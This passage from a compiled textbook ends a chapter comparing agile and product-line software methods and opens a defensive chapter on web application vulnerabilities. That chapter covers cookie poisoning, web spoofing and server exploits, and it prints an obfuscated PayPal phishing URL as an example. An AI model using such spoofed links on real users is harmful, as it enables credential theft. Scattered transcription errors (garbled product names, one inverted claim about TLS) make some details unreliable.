bility. However, due to the nature of SPL (developing a set of similar products in a prescribed way), management of a SPL organization needs to choose a technology that will have long term benefits. That is because technology impacts in a SPL increase as more products are delivered time. Consequently, technologies are evaluated for their both present and potentially future applicability: they need to support multi-version, cooperatively developed, long-lived, robust and changeable systems (A Framework for Software Product Line Practice, 2006).

The Agile Manifesto values individuals and interactions over tools and processes. Agile methodologists prefer the selection of simple and easy to manage tools over powerful but unwieldy ones. For SPLMs, the focus on tools is on applying familiar tools to practices in a product line context (Clements & Northrop, 2001)(A Framework for Software Product Line Practice, 2006). This can be interpreted to mean that familiar tools are comparably easy to manage than new ones. This saves time and money spent on training developers to use them and reduces development risks. This is partly in accordance with AMs' emphasis on tools, because both indicate tools need to be used efficiently. The difference here is Agile methodologists advocate using simple tools, which may not be powerful enough to support concurrently creating, maintaining and using multiple versions of core assets and products in SPL.

6.2. Project Characteristics

As agile methods have been primarily concerned with single product development, they do not support mass customization, a key feature of SPL approaches. In addition to this key difference in the project characteristics, the size and type of the project are also comparison points.

For small- and medium-sized, non-distributed projects, AMs can perform well because of reduced bureaucracy and efficient communication among a small number of co-located developers. But for large projects that a number of developers are involved in, perhaps in geographically distributed locations, maintaining the tightly coordinated teamwork without explicit knowledge is very difficult. Contrarily, plandriven methods like SPLMs are better suited for this kind of project (Boehm, 2002).

For software that emphasizes security and safety (e.g., embedded life-critical software), AMs are not well suited, as the focus on early and continuous delivery may lead to inadequate planning and undertreatment of the non -functional requirements that are critical to the software (Boehm, 2002). Plan-driven approaches, such as SPLMs, are better suited, as they promote transparent, traceable and predictable development.

6.3. Development Team Organization

Several critical people factors for AMs have been identified: amicability, talent, skill and communication. Given these factors, some have developed a view that AMs only work with premium people. Consequently, people may think that an Agile project may require more exceptional developers than a plan-driven project does, at least there should be a higher proportion of experienced developers in Agile projects teams than in the plan-driven projects teams. However, this is not necessarily the case (Cockburn, 2001).

A difference between AMs and SPLMs lies in allocations of developers. SPL organizational management will be more likely to move their best people to core asset development and assign product development tasks to developers with average skills. In Agile projects, all team members work together on the product development (Cockburn, 2001).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Another difference between AMs and SPL is their different strategies of assigning responsibilities to people. One of AMs' basic principles is that people are the most important ingredient of success and the best architectures, requirements and designs emerge from self-organizing teams. Responsibilities are not handed to individual team members from the outside but are communicated to the team as a whole, and the team determines the best way to fulfill them. No single team member is responsible for the architecture, or the requirements, or the tests, etc. (Cockburn, 2001) The team shares those responsibilities and each team member has influence over them. However, in SPL organization, every individual is allocated a well-defined role with specified responsibilities.

6.4. Discussion

When considering what and how to tailor a SPLM to introduce more agility into the project management activities, each can be considered (technology and tool selection, development team organization), while taking into account the type of the project (size, distribution, single product or product line, safety or security critical, etc.).

Both AMs and SPLMs indicate tools need to be used efficiently. Agile methodologists advocate using simple tools, which are sometimes not powerful enough to support concurrent and parallel features desired in a SPL organization. Technology impacts are transient in AMs because they only affect their current projects. SPL organizations need to assess and select tools and technology more carefully, due to the increased risks associated with their long term use.

Established AMs are not particularly well suited for large, distributed, security or safety critical and product line oriented projects. The tightly coordinated communication of a larger number of developers, perhaps geographically distributed, is more difficult to achieve with the Agile principles. The focus on Agile principle of "early and continuous delivery" may lead to under-treatment of the non-functional requirements that are critical to delivering safe and secure software.

7. FUTURE RESEARCH DIRECTIONS

Future work involves defining and validating an Agile Software Produce Line Method (ASPLM) that embodies agile principles (for example as proposed in DSDM). We have selected a financial product line application, which provides a variety of credit card account reconciliation techniques. Due to the security critical nature of this application, an established AM is not a suitable choice. All three main activities of the SPL approaches need to be investigated for possible agility: domain engineering, product development and management. The introduction of agility does not need to be an "all or nothing" approach. Rather, a strategic introduction of agility to the main SPLM processes and the associated trade-offs and risks need to be considered. Defining a set of guidelines to assist with tailoring the ASPL will also be investigated.

8. CONCLUSION

A comparison of Agile Methods and Software Product Line approaches has been presented in this work with respect to goals and principles, engineering activities, software quality assurance and project

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

management criteria to provide a preliminary study on the possibility of introducing more agility into SPLMs using Agile practices.

Based on the comparison, the established AMs and SPLMs share a common, high level goal: deliver quality software quickly. They also highly value the ability of their methods and processes to accommodate changes, especially those of requirements. However, they have different strategies and practices for software development; our study complements the results presented in (Boehm, 2002), which compares agile and plan driven approaches (not specifically product line approaches). Based on the comparison, it seems possible to bring the methods closer together by tailoring a SPLM with agility, to define an Agile Software Production Line Method (ASPLM).

A significant advantage of an ASPLM is that it could be used on a wider variety of projects, such as safety or security critical systems, larger-scale, or with distributed development teams. For example, an ASPLM could be applied to financial, medical, or secure communication systems. In addition, the ASPLM might be aimed at developing a set of similar systems from common core assets, which are like those in SPL but are simpler, flexible and adaptive because they could represent the most significant commonalities in a domain, rather than a comprehensive set. ASPLM leaves room for further development work to meet customers changing requirements, rather than pure customization of core assets.

REFERENCES

A Framework for Software Product Line Practice. (2006). Retrieved from http://www.sei.cmu.edu/productlines/framework.htm

Ajila, S. A., & Tierney, P. J. (2002). APA format: The FOOM Method - Modeling Software Product Line in Industrial Settings. The 2002 International Conference on Software Engineering Research and Practice.

Ambler, S. W. (2002). *APA format: Agile Modeling: Effective Practices for Extreme Programming and the Unified Process*. Hoboken, NJ: Wiley.

Beck, K. (1999). *APA format: Extreme Programming Explained: Embrace Change*. Boston, MA: Addison-Wesley.

Boehm, B. (2002). Get Ready for Agile Methods, with Care. *Computer*, *35*(1), 64–69. doi:10.1109/2.976920

Carnegie Mellon Software Engineering Institute Domain Engineering Website. (2006). Retrieved from http://www.sei.cmu.edu/domainengineering/domain_engineering.htm

Clements, P., & Northrop, L. (2001). *APA format: Software Product Lines: Practices and Patterns*. Boston, MA: Addison-Wesley.

Cockburn, A. (2001). *APA format: Agile Software Development*. Boston, MA: Addison-Wesley.

Eriksson, M., Börstler, J., & Borg, K. (2005). APA format: The PLUSS Approach - Domain Modeling with Features, Use Cases and Use Case Realizations. *Lecture Notes in Computer Science*, *3714*, 33–44. doi:10.1007/11554844_5

Farah, J. (2006). CM: The next generation – agile configuration management. *Configuration Management Journal, 5*(4).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Highsmith, J., & Cockburn, A. (2001). APA format: Agile Software Development: The Business of Innovation. *Computer*, *34*(9), 120–122. doi:10.1109/2.947100

Kruchten, P. (2004). *APA format: Rational Unified Process, The: An Introduction* (3rd ed.). Boston, MA: Addison-Wesley.

Martin, R. C. (2002). *APA format: Agile Software Development: Principles, Patterns and Practices*. Upper Saddle River, NJ: Prentice-Hall.

Navarrete, F., Botella, P., & Franch, X. (2005). APA forma: How Agile COTS Selection Methods are (and can be)? In *Proceedings of 31st EUROMICRO Conference on Software Engineering and Advanced Applications* (pp.160-167). New York, NY: IEEE. doi:10.1109/EUROMICRO.2005.29

Palmer, S. R. (2003). *APA format: A Practical Guide to Feature Driven-Development*. Upper Saddle River, NJ: Prentice-Hall.

Pine, B. J., & Davis, S. (1999). *APA format: Mass Customization: The New Frontier in Business Competition*. Cambridge, MA: Harvard Business School Press.

Pohl, K., Böckle, G., & Van Der Linden, F. J. (2005). *APA format: Software Product Line Engineering: Foundations, Principles and Techniques*. Berlin, Germany: Springer-Verlag.

Schwaber, K., & Beedle, M. (2001). *APA format: Agile Software Development with Scrum*. Upper Saddle River, NJ: Prentice-Hall.

Sinnema, M., Deelstra, S., Nijhuis, J., & Bosch, J. (2004). APA format: COVAMOF: A Framework for Modeling Variability in Software Product Families. *Lecture Notes in Computer Science*, *3154*, 197–213. doi:10.1007/978-3-540-28630-1_12

KEY TERMS AND DEFINITIONS

Agile Methods: A series of light weight, iterative software development methods that are adaptive in nature.

Agile Practices: Practices from Agile Methods.

Agile Software Produce Line Methods: The envisioned software development methods derived from SPLMs and customized with practices from Agile Methods for being more adaptive and agile.

Mass Customization: The use of manufacturing system that produces custom output. Such systems combine the low unit costs of mass production processes with the flexibility of individual customization.

Software Process Tailoring: It refers to the activity of tuning a standardized process to meet the needs of specific requirements.

Software Product Line Methods: A set of software development methods that are specifically designed for producing families of related software that share common features and achieving mass customization.

This research was previously published in the International Journal of Knowledge and Systems Science (IJKSS), 5(4); edited by W.B. Lee, pages 17-34, copyright year 2014 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 56
Web Application Vulnerabilities and Their Countermeasures

Kannan Balasubramanian
Mepco Schlenk Engineering College, India

ABSTRACT

The obvious risks to a security breach are that unauthorized individuals: 1) can gain access to restricted information and 2) may be able to escalate their privileges in order to compromise the application and the entire application environment. The areas that can be compromised include user and system administration accounts. In this chapter we identify the major classes of web application vulnerabilities, gives some examples of actual vulnerabilities found in real-life web application audits, and describes some countermeasures for those vulnerabilities. The classes are: 1) authentication 2) session management 3) access control 4) input validation 5) redirects and forwards 6) injection flaws 7) unauthorized view of data 8) error handling 9) cross-site scripting 10) security misconfigurations and 10) denial of service.

INTRODUCTION

A web application is broken up into several components. These components are a web server, the application content that resides on the web server, and typically there a backend data store that the application accesses and interfaces with. This is a description of a very basic application. Most of the examples in this chapter will be based on this model. No matter how complex a Web application architecture is, i.e. if there is a high availability reverse proxy architecture with replicated databases on the backend, application firewalls, etc., the basic components are the same.

The following components makeup the web application architecture:

- The Web Server;
- The Application Content;
- The Datastore.

DOI: 10.4018/978-1-5225-3422-8.ch056

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Just as there are components to a web application architecture, there are software components in more complex Web applications. The following components make up a basic application that has multi-user, multi-role functionality. Most complex web applications contain some or all of these components:

- Login;
- Session Tracking Mechanism;
- User Permissions Enforcement;
- Role Level Enforcement;
- Data Access;
- Application Logic;
- Logout.

SECURING WEB SERVICES

In this section we discuss how to secure Web servers, services, and application (Cross, et al., 2007). The problems associated with Web-based exploitation can affect a wide array of users, including end users surfing Web sites, using Instant Messaging (IM), and shopping online. End users can also have many problems with their Web browsers.

The following issues are covered in this section:

- How to recognize possible vulnerabilities;
- How to securely surf the Web;
- How to shop and conduct financial transactions online safely.

This chapter looks at File Transfer Protocol (FTP)-based services. FTP has long been a standard to transfer files across the Internet, using either a Web browser or an FTP client. Because of the highly exploitable nature of FTP, this chapter looks at why it is insecure, how it can be exploited, and how to secure it. We will also look at a number of other methods for transferring files, such as Secure FTP (S/FTP) and H SCP. While FTP remains a common method of transferring files on the Internet, SCP has superseded it as a preferred method among security professionals for transferring files securely.

The last section deals with Lightweight Directory Access Protocol (LDAP), its inherent security vulnerabilities, and how it can be secured. In this section we address many of the issues with LDAP, and look at how it is used in Active Directory, directory, and other directory services. By exploring these issues, you will have a good understanding of the services and Internet technologies that are utilized in network environments.

WEB SECURITY

When considering Web-based security for a network, knowledge of the entire Internet and the Transmission Control Protocol/Internet Protocol (TCP/IP) protocol stack is a must. This chapter looks at Web-based security and topics including server and browser security, exploits, Web technologies such as ActiveX, JavaScript, and CGI, and much more.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web Server Lockdown

Web server(s) store all of the Hypertext Markup Language (HTML), Dynamic Hypertext Markup Language (DHTML), Application Service Provider (ASP), and extensible Markup Language (XML) documents, graphics, sounds, and other files that make up Web pages. In some cases, it may also contain other data that a business does not want to share over the Internet. For example, small businesses often have a single physical server that performs all server functions for the organization, including Web services. A dedicated Web server, however, can serve as a pathway into the internal network unless security is properly configured. Thus, it is vital that Web servers be secure.

Locking down a Web server follows a path that begins in a way that should already be familiar: applying the latest patches and updates from the vendor. Once this task is accomplished, the network administrator should follow the vendor's recommendations for configuring Web services securely. The following sections discuss typical recommendations made by Web server vendors and security professionals, including:

- Managing access control;
- Handling directory and data structures;
- Eliminating scripting vulnerabilities;
- Logging activity;
- Performing backups;
- Maintaining integrity;
- Finding rogue Web servers;
- Stopping browser exploits.

Managing Access Control

Many Web servers, such as IIS on Windows Oases, use a named user account to authenticate anonymous Web visitors (by default, this account on IIS servers is called *IUSER_ <computer name>*). When a Web visitor accesses a Web site using this methodology, the Web server automatically logs that user on as the IIS user account. The visiting user remains anonymous, but the host server platform uses the IIS user account to control access. This account grants system administrators granular access control on a Web server so that all anonymous users have the same level of access, whereas users accessing the services through their own user accounts can have different levels of access. These specialized Web user accounts (for anonymous users) must have their access restricted so they cannot log on locally nor access anything outside the Web root.

Additionally, administrators should be very careful about granting these accounts the ability to write to files or execute programs; this should be done only when absolutely necessary. If other named user accounts are allowed to log on over the Web (to give certain users a higher level of access than the anonymous account has), it is essential that these accounts not be the same user accounts employed to log onto the internal network. In other words, if employees log on via the Web using their own credentials instead of the anonymous Web user account, administrators should create special accounts for those employees to use just for Web logon. Authorizations over the Internet should always be considered insecure unless strong encryption mechanisms are in place to protect them. Secure Sockets Layer (SSL)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

can be used to protect Web traffic; however, the protection it offers is not significant enough to protect internal accounts that are exposed on the Internet.

Handling Directory and Data Structures

Planning the hierarchy or structure of the Web root is an important part of securing a Web server. The root is the highest level Web in the hierarchy that consists of Webs nested within Webs. Whenever possible, Web server administrators should place all Web content within the Web root. All the Web information (the Web pages written in HTML, graphics files, sound files, and so on) is normally stored in folders and directories on the Web server. Administrators can create *virtual directories,* which are folders that are not contained within the Web server hierarchy (they can even be on a completely different computer), but appear to the user to be part of that hierarchy. Another way of providing access to data that is on another computer is *mapping* drives or folders. These methods allow administrators to store files where they are most easily updated or take advantage of extra drive space on other computers. However, mapping drives, mapping folders, or creating virtual directories can result in easier access for intruders if the Web server's security is compromised. It is especially important not to map drives from other systems on the internal network.

If users accessing these Webs must have access to materials on another system, such as a database, it is best to deploy a duplicate database server within the Web server's Demilitarized Zone (DMZ) or domain. The duplicate server should contain only a backup, not the primary working copy of the database. The duplicate server should also be configured so that no Web user or Web process can alter or write to its data store. Database updates should come only from the original protected server within the internal network. If data from Web sessions must be recorded into the database, it is best to configure a sideband connection from the Web zone back to the primary server system for data transfers. Administrators should also spend considerable effort verifying the validity of input data before adding it to the database server.

Eliminating Scripting Vulnerabilities

Maintaining a secure Web server means ensuring that all scripts and Web applications deployed on the Web server are free from Trojans, backdoors, or other malicious code. Many scripts are available on the Internet for the use of Web developers. However, scripts downloaded from external sources are more susceptible to coding problems (both intentional and unintentional) than those developed in-house. If it is necessary to use external programming code sources, developers and administrators should employ quality assurance tests to search for out-of-place system calls, extra code, and unnecessary functions. These hidden segments of malevolent code are called *logic bombs* when they are written to execute in response to a specified trigger or variable (such as a particular date, lapse of time, or something that the user does or does not do).

One scripting vulnerability to watch out for occurs within Internet Server Application Programming Interface (ISAPI) scripts. The command *RevertToSelf()* allows the script to execute any following commands at a system-level security context. The *RevertToSelf* function is properly used when an application has been running in the context of a client, to end that impersonation. However, in a properly designed ISAPI script, this command should never be used. If this command is present, the code has been altered or was designed by a malicious or inexperienced coder. The presence of such a command enables attacks on a Web server through the submission of certain Uniform Resource Locator (URL) syntax construc-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions. It is important that any scripts used on a Web site are fully understood. Not only does this refer to code that is taken from the Internet, but also those that have been developed by other people within the organization. This is particularly important if there has been a change in personnel who have administrative access to the Web server, such as developers whose employment has been terminated or who are disgruntled for other reasons. Periodic reviews of code can help identify potential problems, as can auditing permissions on the Web server. By checking permissions and scripts, you may find potential backdoors. As mentioned in the previous section, no directories should have any more permissions than are absolutely needed. If access is too high, then it should be lowered to an appropriate level to avoid any issues that could occur at a later time.

Logging Activity

Logging, auditing, or monitoring the activity on a Web server becomes more important as the value of the data stored on the server increases. The monitoring process should focus on attempts to perform actions that are atypical for a Web user. These actions include, among others:

- Attempting to execute scripts;
- Trying to write files;
- Attempting to access files outside the Web root.

The more traffic a Web server supports, the more difficult it becomes to review the audit trails. An automated solution is needed when the time required to review log files exceeds the time administrators have available for that task. Intrusion detection systems (Ides) are automated monitoring tools that look for abnormal or malicious activity on a system. An IDS can simply scan for problems and notify administrators or can actively repel attacks once they are detected.

Performing Backups

Unfortunately, every administrator should assume that the Web server will be compromised at some point and that the data hosted on it will be destroyed, copied, or corrupted. This assumption will not become a reality in all cases, but planning for the worst is always the best security practice. A reliable backup mechanism must be in place to protect the Web server from failure. This mechanism can be as complex as maintaining a hot spare (to which Web services will automatically failover if the primary Web server goes down), or as simple as a daily backup to tape. Either way, a backup is the only insurance available that allows a return to normal operations within a reasonable amount of time. If security is as much maintaining availability as it is maintaining confidentiality, backups should be part of any organization's security policy and backups of critical information (such as Web sites) should be stored offsite.

Maintaining Integrity

Locking down the Web server is only one step in the security process. It is also necessary to maintain that security over time. Sustaining a secure environment requires that the administrator perform a number of tasks on a regular basis such as:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Continuously monitor the system for anomalies;
- Apply new patches, updates, and upgrades when available;
- Adjust security configurations to match the ever-changing needs of the internal and external Web community.

If a security breach occurs, an organization should review previous security decisions and implementations. Administrators might have overlooked a security hole because of ignorance, or they might have simply misconfigured some security control. In any case, it is important for the cause of the security breach to be identified and fixed to prevent the same person from repeatedly accessing systems and resources, or for other attackers to get in the same way. It is vital that the integrity of systems be restored as quickly as possible and as effectively as possible.

Finding Rogue Web Servers

For a network administrator, the only thing worse than having a Web server and knowing that it is not 100 percent secure even after locking it down, is having a Web server on the network that they are not aware exists. These are sometimes called *rogue Web servers,* and they can come about in two ways. It is possible that a user on the network has intentionally configured Web services on their machine. While this used to require a user to be technologically savvy in the past, Windows Oases provide Internet Information Services (Ibises) as a component that is relatively easy to set up and configure on a machine that's not properly locked down. More often, however, rogue Web servers are deployed unintentionally. If administrators are not careful, when they install Windows (especially a member of the Server family) on a network computer, they can create a new Web server without even realizing it. When a Web server is present on a network without the knowledge of network administrators, the precautions necessary to secure that system are not taken, thus making the system (and through it, the entire network) vulnerable to every out-of-the-box exploit and attack for that Web server.

Stopping Browser Exploits

As we've already seen in this chapter, Web browsers are client software programs such as Microsoft Internet Explorer (IE), Netscape, Opera, Mozilla Firefox, Safari, and others. These clients connect to servers running Web server software such as IIS or Apache and request Web pages via a URL, which is a "friendly" address that represents an IP address and particular file on the server at that address. It is also possible to connect to a Web site by typing the Web server's IP address itself into the browser's address box. The browser receives files that are encoded (usually in HTML) and must interpret the code or "markup" that determines how the page will be displayed on the user's monitor. This code can be seen by selecting the *View Source* option in your browser, such as by right-clicking on a Web page in IE and selecting *View Source* on the context menu that appears. HTML was originally designed as a simple markup language used to format text size, style, color, and characteristics such as boldface or italic. However, as Web users demanded more sophisticated Web pages, Web designers developed ways to create interactive elements in pages. Today's Web pages include XML, DHTML, Flash, Java, ActiveX, and scripts that run in the browser and utilize other technologies that allow for much more dynamic pages. Unfortunately, these new features brought with them new vulnerabilities. Browsers are open to a number of types of attack, which are discussed in the following section.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

EXPLOITABLE BROWSER CHARACTERISTICS

Early browser programs were fairly simple, but today's browsers are complex; they are capable of not only displaying text and graphics, but also playing sound files, movies, and running executable code. Support for running code (as "active content" such as Java, JavaScript, VBScript, and ActiveX) allows Web designers to create pages that interact with users in sophisticated ways. For example, users can complete and submit forms across the Web, or play complex games online. These characteristics of modern Web browsers serve useful purposes, but they can also be exploited in a variety of ways. Browser software stores and accesses information about the computer on which it is installed and about the user, which can be uploaded to Web servers either deliberately by the user or in response to code on a Web site (often without the user's knowledge). Similarly, a hacker can program a Web site to run code that transfers a virus to the client computer through the browser, erases key system files, or plants a *back door* program that then allows the hacker to take control of the user's system.

Cookies

Cookies are another example of a useful tool used with Web browsers that can be exploited in various ways. Cookies are very small text files that a Web server creates on your computer to hold data that's used by the site. This information could be indicators that you visited the site before, preferred settings, personal information (such as your first and last name), username, password, or anything else that the Web site's designer wanted or needed your computer to retain while you visit the site. As you use the site, the Web pages can recall the information stored in the cookie on your computer, so that it doesn't have to ask for the same information over and over. There are two basic types of cookies:

- **Temporary or Session:** which are cookies that are created to store information on a temporary basis, such as when you do online shopping and store items in a shopping cart. When you visit the Web site and perform actions (like adding items to a shopping cart) the information is saved in the cookie, but these are removed from your computer when you shut down your Web browser.
- **Persistent:** Which are cookies that are created to store information on a long-term basis. They are often used on Web sites that have an option for users to save login information, so the person doesn't have to login each time they visit, or to save other settings like the language you want content to be displayed in, your first and last name, or other information. Because they are designed to store the information long-term, they will remain on your computer for a specified time (which could be days, months, or years) or until you delete them.

Generally, these types of cookies are innocuous, and are simply used to make the Web site more personalized or easier to use. A more insidious type of cookie is the ones often created by banner ads and pop-ups. *Tracking cookies* are used to retain information on other sites you visit, and are generally used for marketing purposes. The cookie is placed on your computer by a Web site you visit or by a third-party site that appears in a pop-up or has a banner advertisement on the site. Because the cookie can now be used to monitor your activity on the Internet, the third party essentially has the ability to spy on your browsing habits.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Being able to modify cookies is the means of another type of attack called *cookie poisoning*. Because cookies are supposed to be saved to a computer so that the site can later read the data, it assumes this data remains unchanged during that time. However, if a hacker modified values in the cookie, inaccurate data is returned to the Web server. For example, imagine that you were purchasing some items online, and added them to a shopping cart. If the server stored a cookie on your computer and included the price of each item or a running total, you could change these values and potentially be charged less than you were supposed to. Another problem with information stored in a cookie is the potential that the cookie can be stolen. Since it is expected that a cookie will remain on the computer it was initially stored on, a server retrieving the data from it assumes its coming from the intended computer. A hacker could steal a cookie from your machine and put it on another one. Depending on what was in the cookie, the *cookie theft* would then allow them to access a site as if they were you. The Web server would look at the cookie information stored on the hacker's computer, and if it contained a password, it would give the attacker access to secure areas. For example, if the site had a user profile area, the hacker could view your name, address, credit card numbers, and any other information stored in the profile. Because cookies can be used to store any kind of textual data, it is important that they're secure. As a developer, the best way to protect people from having the information stored in cookies from being viewed is not to store any personal or sensitive information in a cookie. This isn't always an option, but it's always wise to never store any more information than is needed in a cookie.

If sensitive data must be stored, then the information should be encrypted and transmitted using the Transport Layer Security (TLS) or SSL protocols, which we discuss later in this chapter. By using SSL, the cookie can be sent encrypted, meaning that the data in the cookie won't be plain to see if anyone intercepts it. Without TLS or SSL, someone using a packet sniffer or other tools to view data transmitted across the network will be unable to read the contents of the cookie.

Web Spoofing

Web spoofing is a means of tricking users to connect to a different Web server than they intended. Web spoofing may be done in a number of ways. It can be done by simply providing a link to a fraudulent Web site that looks legitimate, or involve more complex attacks in which the user's request or Web pages requested by the user are intercepted and altered. One of the more complex methods of Web spoofing involves an attacker that is able to see and make changes to Web pages that are transmitted to or from another computer (the target machine). These pages can include confidential information such as credit card numbers entered into online commerce forms and passwords that are used to access restricted Web sites. The changes are not made to the actual Web pages on their original servers, but to the copies of those pages that the spoofed returns to the Web client who made the request. The term spoofing refers to impersonation, or pretending to be someone or something you are not. Web spoofing involves creating a "shadow copy" of a Web site or even the entire Web of servers at a specific site. JavaScript can be used to route Web pages and information through the attacker's computer, which impersonates the destination Web server. The attacker can initiate the spoof by sending e-mail to the victim that contains a link to the forged page or putting a link into a popular search engine. SSL does not necessarily prevent this sort of "man-in-the-middle" (MITM) attack; the connection appears to the victim user to be secure because it *is* secure. The problem is that the secure connection is to a different site than the one to which the victim thinks they are connecting. Although many modern browsers will indicate a problem with the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SSL certificate not matching, *hyperlink spoofing* exploits the fact that SSL does not verify hyperlinks that the user follows, so if a user gets to a site by following a link, they can be sent to a spoofed site that appears to be a legitimate site.

Web spoofing is a high-tech form of con artistry, and is also often referred to as phishing. The point of the scam is to fool users into giving confidential information such as credit card numbers, bank account numbers, or Social Security numbers to an entity that the user thinks is legitimate, and then using that information for criminal purposes such as identity theft or credit card fraud. The only difference between this and the "real-world" con artist who knocks on a victim's door and pretends to be from the bank, requiring account information, is in the technology used to pull it off. There are clues that will tip off an observant victim that a Web site is not what it appears to be, such as the URL or status line of the browser. However, an attacker can use JavaScript to cover their tracks by modifying these elements. An attacker can even go so far as to use JavaScript to replace the browser's menu bar with one that looks the same but replaces functions that provide clues to the invalidity of the page, such as the display of the page's source code.

Newer versions of Web browsers have been modified to make Web spoofing more difficult. For example, prior to version 4 of Netscape and IE, both were highly vulnerable to this type of attack. A common method of spoofing URLs involved exploiting the ways in which browsers read addresses entered into the address field. For example, anything on the left side of an @ sign in a URL would be ignored, and the % sign is ignored. Additionally, URLs do not have to be in the familiar format of a DNS name (such as www.syngress.com); they are also recognized when entered as an IP address in decimal format (such as 216.238.8.44), hexadecimal format (such as D8.EE.8.2C), or in Unicode. Thus, a spoofed can send an e-mailed link such as www.paypal.com@%77%77%77.%61%7A.%72%75/%70%70%64," which to the casual user appears to be a link to the PayPal Web site. However, it is really a link (an IP address in hex format) to the spooler's own server, which in this case was a site in Russia. The spooler's site was designed to look like PayPal's site, with form fields requiring that the user enter their PayPal account information. This information was collected by the spoofed and could then be used to charge purchases to the victim's PayPal account. This site packed a double whammy—it also ran a script that attempted to download malicious code to the user's computer. Because URLs containing the @ symbol are no longer accepted in major browsers today, entering the URL in browsers like IE 7 produces an error. Unfortunately, this exploit allowed many people to be fooled by this method and fall victim to the site, and there is no reason why someone simply couldn't use a link in hexadecimal format today to continue fooling users.

The best method of combating such types of attacks involves education. It is important that administrators educate users to beware of bogus URLs, and to look at the URL they are visiting in the Address bar of the browser. Most importantly, they should avoid visiting sites that they receive in e-mails, unless it is a site they are familiar with. It is always wiser to enter addresses like www.paypal.com directly into the address bar of a browser than following a link on an e-mail that is indecipherable and/or may or may not be legitimate. Even though the site appeared to be legitimate at first glance, reading the information made visitors realize that the site was a spoof in its truest form. The features of the bogus browser claimed to download pornography up to 10 times faster, tabbed browsing that allows a user to switch from one Microsoft site to another, and the feature of shutting down unexpectedly when visiting sites like Google, iTunes, Apple, and so forth. While the site appears as nothing more than a parody of Microsoft, it shows how simple it is to create a site that can fool (no matter how briefly) users into thinking they're visiting a site belonging to someone else.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web Server Exploits

Web servers host Web pages that are made available to others across the Internet or an intranet. Public Web servers (those accessible from the Internet) always pose an inherent security risk because they must be available to the Internet to do what they are supposed to do. Clients (Web browser software) must be able to send transmissions to the Web server for the purpose of requesting Web pages. However, allowing transmissions to come into the network to a Web server makes the system—and the entire network—vulnerable to attackers, unless measures are undertaken to isolate the Web server from the rest of the internal network. Web server applications, like other software, can contain bugs that can be exploited. For example, in 2001 a fl aw was discovered in Microsoft's IIS software that exploited the code used for the indexing feature. The component was installed by default. When it was running, hackers could create buffer overflows to take control of the Web server and change Web pages or attack the system to bring it down. Microsoft quickly released security patches to address the problem, but many companies do not upgrade their software regularly nor do they update it with available fixes as they become available. New and different security holes are being found all the time in all major Web server programs. For example, major flaws have also been found in Apache Web servers' Hypertext Preprocessor (PHP) scripting language that, if exploited by an attacker, can result in the attacker running arbitrary code on the system. Security patches are available to address these and other issues, but that doesn't mean they are actually applied to the system.

The issue with vulnerabilities is also common in the platforms on which Web servers run, making a Web server vulnerable at its very foundation. For example, in 2005, the Soto Worm infected numerous systems (including those of CNN and the Department of Homeland Security) days after a patch had been released addressing the plug-and-play vulnerability it exploited. While it would be nice to think that these were exceptions to the rule, this often isn't the case. Many administrators are remiss in identifying security holes quickly and installing the necessary software to fix the problem. Even worse, they may have unlatched older systems that still contain vulnerabilities that are several years old, and ripe for a hacker to attack. Web server exploits are popular for numerous reasons. One such reason is because firewalls are usually configured to block most traffic that comes into an internal network from the Internet, but HTTP traffic usually is *not* blocked. There are a large number of HTTP exploits that can be used to access resources that are outside the *webfoot* directory. These include the Unicode Directory Transversal Exploit and the Double Hex Encoding Exploit. These are used to "sneak" the "../" directory transversal strings past the server's security mechanisms, which generally block URLs that contain the string. Another reason these exploits are so popular is that it's not necessary for hackers to have sophisticated technical skills to exploit unprotected Web servers. Scripts to carry out buffer overflow attacks, for example, can be downloaded and executed by anyone.

These are just a few examples of the ways that Web servers can be exploited, making it vitally important that these machines be secured. In addition to best configuration practices, there are software packages that are designed specifically to protect Web servers from common attacks.

Instant Messaging

As more and more people go online and more businesses and their employees rely on communicating in real time, IM has grown by leaps and bounds. IM involves using tools such as ICQ, AOL Instant Messenger (AIM), Yahoo! Messenger, Google Talk, Windows Live Messenger (aka MSN Messenger

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

or.NET Messenger), or Windows Messenger that comes with Windows XP. This technology allows you to communicate with other members of your staff when used at work, or with friends and family when used at home. Generally, each of these IM clients tie into a service that transfers messages between other users with the same client software. However, there are programs like Trillion that allow users to consolidate their accounts on different IM networks and connect to AIM, Yahoo Messenger, Windows Live Messenger, I Seek You (ICQ), and Internet Relay Chat (IRC) all within a single interface.

In recent years, such features have also been folded into other IM software, such as Windows Live Messenger supporting messages exchanged with Yahoo! Messenger clients. Despite the popularity of IM clients, many businesses prohibit the use of IM programs on network computers. One reason is practical: incessant "chatting" can become a bigger time waster than gossiping at the water fountain (and one that is less obvious for management to detect). But an even more important reason is that IM technologies pose significant security risks. Each of the messenger programs has been exploited and most of them require a patch. The hacker community has discovered exploits, which range from Denial of Service (Dos) attacks all the way to executing remote commands on a system. The following security issues that are related to using IM technology must be acknowledged:

- IM technology is constantly exploited via buffer overflow attacks. Since the technology was made for ease of use and convenience, not for secure communications, there are many ways to exploit IM technology.
